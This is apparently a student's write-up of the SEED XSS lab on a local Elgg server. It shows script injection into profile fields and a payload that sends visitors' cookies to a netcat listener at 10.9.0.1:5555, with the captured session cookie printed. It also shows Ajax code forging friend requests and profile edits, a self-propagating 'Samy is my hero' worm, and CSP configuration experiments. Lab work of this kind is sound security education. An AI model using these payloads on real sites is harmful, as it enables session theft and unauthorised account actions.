

Labset up

```
[10/28/21]seed@VM:~$ sudo vi /etc/hosts

10.9.0.5      www.seed-server.com
10.9.0.5      www.example32a.com
10.9.0.5      www.example32b.com
10.9.0.5      www.example32c.com
10.9.0.5      www.example60.com
10.9.0.5      www.example70.com
"/etc/hosts" 42L, 1042C
```

Dns setup

```
Stopping mySQL service... done
[10/28/21]seed@VM:~/.../Labsetup$ dcbuild
Building elgg
Step 1/11 : FROM handsonsecurity/seed-elgg:original
--> e7f441caa931
Step 2/11 : ARG WWWDir=/var/www/elgg
--> Using cache
[10/28/21]seed@VM:~/.../Labsetup$ dcup
```

Setting up the server


Task1:

Brief description

<script>alert('I have seen it all');</script>

Public

We enter an alert message in the brief description of samy's profile, so that when samy's profile is viewed it pops an alert message to anyone who views it



Here we can see that when samy's profile is viewed it pops the expected alert message

Edit profile

Display name

About me

B **I** **U** **S** **I**_x

[Embed content](#)
[Edit HTML](#)

Public

Brief description

Public

Samy

Edit avatar
Edit profile



Change your settings
Account statistics

Notifications
Group notifications

This is the second method to send an alert message when samy's profile is viewed where we use java script file

```
root@1bd619dcb6bf:/var/www/elgg# nano myscripts.js
root@1bd619dcb6bf:/var/www/elgg#
```



```
referrer: http://www.1
```

[Edit profile](#)

In this task we are using the same method as task 1 where we use the java script

```
GNU nano 4.8      myscripts.js      Modified
alert("Your acc is mine");
alert(document.cookie);
ay
```

The java script file



Now when we view samy's page we get the alert message. Click on the ok button will give us another alert showing the cookie information

Task3:

```
[10/28/21]seed@VM:~/.../Labsetup$ nc -lknv 5555
```

We use nc -lknv 5555 to establish connection with server

```
GNU nano 4.8 myscripts.js
alert("Your acc is mine");
alert(document.cookie);
document.write('<img src=http://10.9.0.1:5555?c='
+ escape(document.cookie) + ' >');
```


We add the document write command in the js script which is used to send data to the src in the script

The src here is 10.9.0.1:5555

The screenshot shows the 'Edit profile' page for a user named 'Samy'. The 'Display name' field contains 'Samy'. The 'About me' section has a rich text editor with a toolbar and a 'Public' privacy dropdown. The 'Brief description' field contains the JavaScript payload: `<script type="text/javascript" src="http://www.seed-server.com/myscripts.js"> </script>`, with a 'Public' privacy dropdown. On the right, there are buttons for 'Edit avatar', 'Edit profile', 'Change your settings', 'Account statistics', 'Notifications', and 'Group notifications'.

After writing the script file we attack it to samy's profile using the java script command

We give the link to seed-server






We login as alice and visit samy


```
[10/28/21]seed@VM:~/.../Labsetup$ nc -lknv 5555
Listening on 0.0.0.0 5555
Connection received on 10.0.2.4 41146
GET /?c=pvisitor%3D1ca2ebe5-953a-458c-838b-cbcb479c15b3%3B%20Elgg%3D2h2i4uvhnttr
k14lvi0g6vns5g HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Fire
fox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
```

We can see that after visiting samy we receive the connection in the terminal and the GET request data in the terminal

Task4:

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More - Search  Account -

Samy  



[Blogs](#)[Bookmarks](#)[Files](#)[Pages](#)[Wire post](#)

We send friend request to samy for get request block



From the HTTP live header we get the get request and we see that samy's id is 59

Log in

Username or email *

samy

Password *

.....

☐ Remember me

Log in

Lost password

Display name

Samy

About me

Embed content

Visual editor

```


var token= &_elgg_token= +elgg.security.token._elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl="http://www.seed-server.com/action/friends/add" + "?friend=59" + token + ts; //FILL IN
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET", sendurl, true);
Ajax.setRequestHeader("Host","www.seed-server.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
}
</script>

```

Public

We login as samy and edit the js code in about me then create the java script to add samy as friend when someone views his profile page

Samy's friends



We can see that samy is friend of samy

Samy

Add friend

Send a message



Blogs

About me

We login as alice and visit samy account to check if the attack was successful

Alice's friends



Samy



Alice

Blogs

Bookmarks

Files

We can see that the attack was successful as We can see samy is friend of alice without alice sending any friend request

Question1:

Line 1 and line 2 are used for session transactions. ts stores the timestamp token is used for security which are used in the url. These values are used for security purpose in a http session.


Question2:

The script that is written in the about me will not execute when written in editor mode and be displayed as simple plain text in the profile window but when written in text more the script doesn't show up in the profile window and gets execut4ed when the profile is visited

Task5:



We get the post block from the live http header after posting a message



We edit the code here in edit html to launch the attack when someone views samy's profile by typing the attack script in about me block

Samy

Remove friend

Send a message



Blogs

About me

We login as alice and visit samy

Alice

Edit avatar

Edit profile



Blogs

Bookmarks

Files

Pages

Wire post

About me
SAMY IS MY HERO

Add widgets

We can see that alice profile displays samy is my hero message which tell that our attack was successfull

Question3:

Log in

Username or email *

samy

Password *

.....

☐ Remember me

Log in

Lost password

Display name

Samy

About me

Embed content Visual editor

```
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
}
}</script>
```

Public

When we remove the if part of the code ,attack will be done to the self profile also

Samy



About me
SAMY IS MY HERO

 Add widgets

- Blogs
- Bookmarks
- Files
- Pages
- Wire post

Here we can see that samys profile was self attacked and so we can see the display meassage “samy is my hero” in his profile

Task6:

Display name

Samy


About me

[Embed content](#) [Visual editor](#)

```
<script type="text/javascript" id="worm">
window.onload = function(){
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</\" + "script>";
// Put all the pieces together , and apply the URI encoding
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
// Set the content of the description field and access level.
var desc = "&description=Samy is my hero " + wormCode;
desc += "&accesslevel[description]=2";
// Get the name, uid, timestamp, and token
```

Public

Brief description

 Samy

We edit the code and made few changes so that we can attack other profiles

Log in

Username or email *

boby|


Password *

☐ Remember me

Log in

Lost password

Boby



Blogs

Bookmarks

Files

Pages

Wire post

We logged in as boby

Elgg For SEED Labs

Blogs

Bookmarks

Files

Groups


Members

More -

Search

Account -

Samy



Blogs

Bookmarks

About me

Add friend

Profile


Settings

Friends

Log out

After logging in we visit samy account to check if the attack was successful or not

Boby



Blogs

Bookmarks

Files

About me
Samy is my hero

Edit avatar

Edit profile

Add widgets

We see that the attack was succcessful as boby's profiles displays samy is my hero

Edit profile

Display name

Boby

About me

[Embed content](#) [Visual editor](#)

```
<p>Samy is my hero <script id="worm" type="text/javascript">
window.onload = function(){
var headerTag = " <script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</\" + "script>";
// Put all the pieces together , and apply the URI encoding
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
// Set the content of the description field and access level.
var desc = "&description=Samy is my hero " + wormCode;
desc += "&accesslevel[description]=2";
// Get the name, uid, timestamp, and token
```

Public



Boby

[Edit avatar](#)

[Edit profile](#)

[Change your settings](#)

[Account statistics](#)

[Notifications](#)

[Group notifications](#)

We can also see that boby profile contains the code like he was part of the attack

Elgg For SEED Labs

[Blogs](#)

[Bookmarks](#)

[Files](#)

[Groups](#)

[Members](#)

[More](#)

[Search](#)



Account

Samy

[Remove friend](#)

[Send a message](#)



About me

[Blogs](#)

[Bookmarks](#)

We login as alice and visit samys account

Alice

[Edit avatar](#)

[Edit profile](#)



About me
Samy is my hero

[Add widgets](#)

[Blogs](#)

[Bookmarks](#)

[Files](#)

We can see alice profile displays samy is my hero and so our attack was suuscessfull

Edit profile

Display name

Alice

About me


[Embed content](#) [Visual editor](#)

```
<p>Samy is my hero <script id="worm" type="text/javascript">
window.onload = function(){
var headerTag = " <script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</\" + "script>";
// Put all the pieces together , and apply the URI encoding
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
// Set the content of the description field and access level.
var desc = "&description=Samy is my hero " + wormCode;
desc += "&accesslevel[description]=2";
// Get the name, uid, timestamp, and token
```

Public

Brief description

Public



Alice

Edit avatar

Edit profile

Change your settings

Account statistics

Notifications

Group notifications

Also alice has the code and it is part of the attack

Task7:

(1)

←

→

↺

🏠

🔒

🔗

www.example32a.com

CSP Experiment

1. Inline: Nonce (111-111-111): OK
2. Inline: Nonce (222-222-222): OK
3. Inline: No Nonce: OK
4. From self: OK
5. From www.example60.com: OK
6. From www.example70.com: OK
7. From button click: Click me

Exempl32a.com

CSP Experiment

1. Inline: Nonce (111-111-111): **Failed**
2. Inline: Nonce (222-222-222): **Failed**
3. Inline: No Nonce: **Failed**
4. From self: **OK**
5. From www.example60.com: **Failed**
6. From www.example70.com: **OK**
7. From button click:


Examp132b.com

CSP Experiment


1. Inline: Nonce (111-111-111): **OK**
2. Inline: Nonce (222-222-222): **Failed**
3. Inline: No Nonce: **Failed**
4. From self: **OK**
5. From www.example60.com: **Failed**
6. From www.example70.com: **OK**
7. From button click:

Example32c.com

(2)



When we click the button we can we get a pop up message here



There will be no affect when we click the button



There will be no effect when we click the button

(3)

```
GNU nano 4.8          apache_csp.conf          Modified
# Purpose: Do not set CSP policies
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32a.com
    DirectoryIndex index.html
</VirtualHost>

# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
        default-src 'self'; \
        script-src 'self' *.example70.com *.example60.com
    "
</VirtualHost>


# Purpose: Setting CSP policies in web applications
<VirtualHost *:80>

^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File ^\ Replace   ^U Paste Text ^T To Spell  ^_ Go To Line
```

we edit the code in apache_csp.conf file by adding exampl60.com to get ok message for fifth line

```
root@lbd619dcb6bf:/etc/apache2/sites-available# nano apache_csp.conf
root@lbd619dcb6bf:/etc/apache2/sites-available# service apache2 restart
 * Restarting Apache httpd web server apache2
root@lbd619dcb6bf:/etc/apache2/sites-available# [ OK ]
```

We restart the apache2 server so that the server gets updated




We can see that in example32b.com, line 5 displays ok message after the changes we did in the .conf file

(4)

```
GNU nano 4.8                                phpindex.php
<?php
  $cspheader = "Content-Security-Policy:".
    "default-src 'self';".
    "script-src 'self' 'nonce-111-111-111' 'nonce-222-222-222' *.example60.com *.example70.com".
    "";
  header($cspheader);
?>
<?php include 'index.html';?>
```

We edit the php file by adding nonce-222-222-222 to get message for second line and example60.com to get ok message for line 5 and line 2

```
root@1bd619dcb6bf:/var/www/csp# nano phpindex.php
root@1bd619dcb6bf:/var/www/csp#
```



We can see that we get ok displayed for lines 1,2,4,5,6 in example32c.com

